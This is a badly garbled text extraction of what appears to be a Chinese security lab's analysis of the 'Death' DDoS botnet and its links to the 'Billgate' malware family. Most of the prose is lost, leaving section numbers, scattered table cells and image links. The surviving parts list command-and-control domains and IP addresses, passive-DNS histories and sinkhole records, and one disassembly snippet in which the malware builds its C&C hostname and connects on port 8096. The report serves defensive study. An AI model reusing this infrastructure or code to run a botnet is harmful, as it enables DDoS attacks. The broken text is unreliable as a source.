

- Death

ADLab



1.	.....	1
2.	.....	2
2.1	.....	2
2.2	.....	3
3.	.....	5
4.	.....	7
4.1	C&C .....	7
4.2	C&C .....	8
4.3	C&C .....	10
4.4	QLSB.F3322.NET   NB.CZTLYY.COM .....	11
4.5	.....	14
4.6	.....	15
4.7	.....	16
4.8	.....	18
5.	.....	18
5.1	.....	18
5.2	Q .....	19
5.3	Q .....	22
5.4	NB .....	24
6.	.....	24
6.1	.....	25
6.2	.....	27
6.3	C&C .....	29
6.4	.....	30
6.5	.....	31
7.	.....	32
8.	.....	38

ADLab


- "Death"



" "

" " " " " "

" "



2.1

2.2


1

" "

(

)

ADLab



2.2

3.

" Death"

2000

--

3.1

" Death"



3.1 ( )

C&C

"Billgate" DDoS

"Death"

" Death" Nitol  
 " "  
 DDoS DDoS

4.

4.1


C&C

C&C

4.1

C&C

### 上线频度



4.1


C&C qlsb.f3322.net f3322.net

f3322.org

C&C

76.62%

4.2




4.2

C&C

www.lxi3.com yankeidc.top nb.cztlyy.com

9.03%



1	C&C	qlsb.f3322.net	C&C
	C&C	9898	
2	C&C	qlsb.f3322.net	C&C
	yankeidc.top	www.lxi3.com	9999
	qlsb.f3322.net		C&C
3		nb.cztlyy.com	
		C&C	C&C
			C&C
		4.4	



qlsb.f3322.net (2373)

yankeidc.top (96)

58.221.71.171 (9)

qlsb.f3322.net (2373)

www.lxi3.com (243)

61.147.103.241 (6)

- " Death"

4.4

C&C

ADLab

ADL

```

push    eax                ; hModule
call    edi ; GetProcAddress
push    offset aClosesocket ; "closesocket"
push    ebx                ; lpLibFileName
mov     [ebp+hTons], eax
call    esi ; LoadLibraryA
push    eax                ; hModule
call    edi ; GetProcAddress
and     [ebp+var_7], 0
push    8096                ; port 8096
mov     edi, eax
mov     [ebp+cp], 'n'
mov     [ebp+var_13], 'b'
mov     [ebp+var_12], '.'
mov     [ebp+var_11], 'c'
mov     [ebp+var_10], 'z'
mov     [ebp+var_F], 't'
mov     [ebp+var_E], 'l'
mov     [ebp+var_D], 'y'
mov     [ebp+var_C], 'y'
mov     [ebp+var_B], '.'
mov     [ebp+var_A], 'c'
mov     [ebp+var_9], 'o'
mov     [ebp+var_8], 'm' ; nb.cztlyy.com
mov     [ebp+name.sa_family], 2
call    [ebp+hTons]

```

4.6 nb.cztlyy.com

C&C nb.cztlyy.com

C&C


C&C

qlsb.f3322.net nb.cztlyy.com

4.7 4.8

-

时间轴



4.7 qlsb.f3322.net

-





3 Q C&C qlsb.f3322.net  
 NB C&C nb.cztlyy.com Q  
 C&C NB C&C  
 Q NB  
 Q Q  
 C&C  
 Q ( )  
 ( )  
 NB  
 Q NB  
 Q  
 C&C  
 qlsb.f3322.net yankeidc.top www.lxi3.com  
 3 NB C&C 2  
 NB  
 2  
 C&C C&C  
 C&C

- " Death"

4.7

2000

" Billgate"

" Billgate"

" Death"

" Death"

" Death"

" Billgate"

Manager

ELF

" Billgate"

(

)

4.10




4.10 Billgate

" Billgate"

" Death"

4.11



4.11 " Death"

" Billgate"

Linux

im.exe

Linux

im.exe

" Death"

%SYSTEM32%

" Billgate"

" Billgate"

" Billgate"

(" Death"

)

C&C

" Billgate"

(" Death" )

" Billgate"

" Death"

" Billgate"


" Billgate"

" "

### 4.8 DEATH

4.12

" Death"





4.12 " Death"

## 5.

### 5.1

	qlsb.f3322.net		
	1000	C&C	1000
		850	
C&C		IP	1000
	----	70	C&C
	C&C	leiyun.hk	www.lxi3.com
			118

### 黑雀控制螳螂僵尸网络数量



Resolve	Location	Network	First	Last
117.21.224.222	CN	117.21.0.0/16	2016-09-01 05:07:43	2016-09-01 05:07:43
111.74.238.109	CN	111.72.0.0/13	2016-09-01 05:07:43	2016-09-01 05:07:43
117.21.224.222	CN	117.21.0.0/16	2016-08-31 09:59:14	2016-08-31 09:59:14
111.74.238.109	CN	111.72.0.0/13	2016-08-31 09:59:14	2016-08-31 09:59:14
117.21.224.222	CN	117.21.0.0/16	2016-08-22 08:02:43	2016-08-22 08:02:43
111.74.238.109	CN	111.72.0.0/13	2016-08-22 08:02:43	2016-08-22 08:02:43
117.21.224.222	CN	117.21.0.0/16	2016-07-06 03:45:00	2016-07-06 03:45:00
111.72.0.0/13	2016-07-06 03:31:03	2016-07-06 03:45:00	111.74.238.109	CN
117.21.0.0/16	2016-07-04 09:24:00	2016-07-06 03:31:03	117.21.224.222	CN

5.2

IP 117.21.224.222

111.74.238.109 IP 22 8989

IP CNCERT sinkhole

[cncert-sinkhole.net](http://cncert-sinkhole.net)

DNS Info Website Info IP Info Whois

**Nameservers**  
f1g1ns1.dnspod.net, f1g1ns2.dnspod.net

**A Records**  
111.74.238.109, 117.21.224.222

5.3 sinkhole IP

5.3

CNCERT C&C

IP 117.21.224.222 111.74.238.109

C&C qlsb.f3322.net 2016 1 6

CNCERT 1 6 C&C

120.26.53.74 45.64.74.152 CNCERT

2015 5 23

3

120.26.53.74

C&C qlsb.f3322.net IP

120.26.53.74

5.4


117.21.224.222	CN	117.21.0.0/16	2016-03-30 00:00:00	2016-03-30 00:00:00
111.74.238.109	CN	111.72.0.0/13	2016-01-06 00:00:00	2016-01-06 00:00:00
45.64.75.152	N/A	45.64.74.0/23	2015-06-15 00:00:00	2016-01-03 00:00:00
120.26.53.74	CN	120.24.0.0/14	2015-05-26 05:47:21	2015-06-12 00:00:00

5.4

C&C

C&C

5.5




5.5


C&C

5.3 Q

Q " Death"



5.6 Q






5.4 NB

NB

C&C

QQ

5.9



5.9 NB

6.

"Death"

DDoS

IE

DDoS

HTTP

PE

vc

MFC

- " Death"


Bland C++

VB

" Death"

C&C

6.1



6.1

6.1

6

SYSTEM32

WINDOWS

